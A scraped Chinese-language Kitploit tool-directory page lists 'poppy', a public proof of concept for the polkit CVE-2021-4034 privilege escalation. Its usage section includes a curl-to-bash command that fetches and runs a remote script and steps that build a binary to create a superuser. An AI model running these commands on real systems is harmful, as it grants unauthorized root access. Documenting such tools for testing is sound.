Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

··订阅源·联系·隐私·© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
poppy — CVE-2021-4034 PoC , polkit < 0.131 | Kitploit
工具/GitHubGitHub/tahaafarooq/poppy
权限提升漏洞分析漏洞利用渗透测试Payload 开发
GitHubtahaafarooq/poppy

poppy

CVE-2021-4034 PoC , polkit < 0.131

查看仓库
41833年前尚未审核

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
分享

poppy : CVE-2021-4034

CVE-2021-4034 PoC,polkit < 0.131

用法

已在 Arch Linux(Manjaro 和 Axyl OS)上测试

git clone https://github.com/tahaafarooq/poppy
make

./poppy

创建超级用户的漏洞利用

bash -c "$(curl -fsSL https://raw.githubusercontent.com/tahaafarooq/poppy/main/suuser.sh)"
gcc -shared su.c -o suuser -Wl,-e,entry -fPIC
./suuser

POC

anotherone

关于此漏洞的更多信息,请参阅 writeup:https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt

下载工具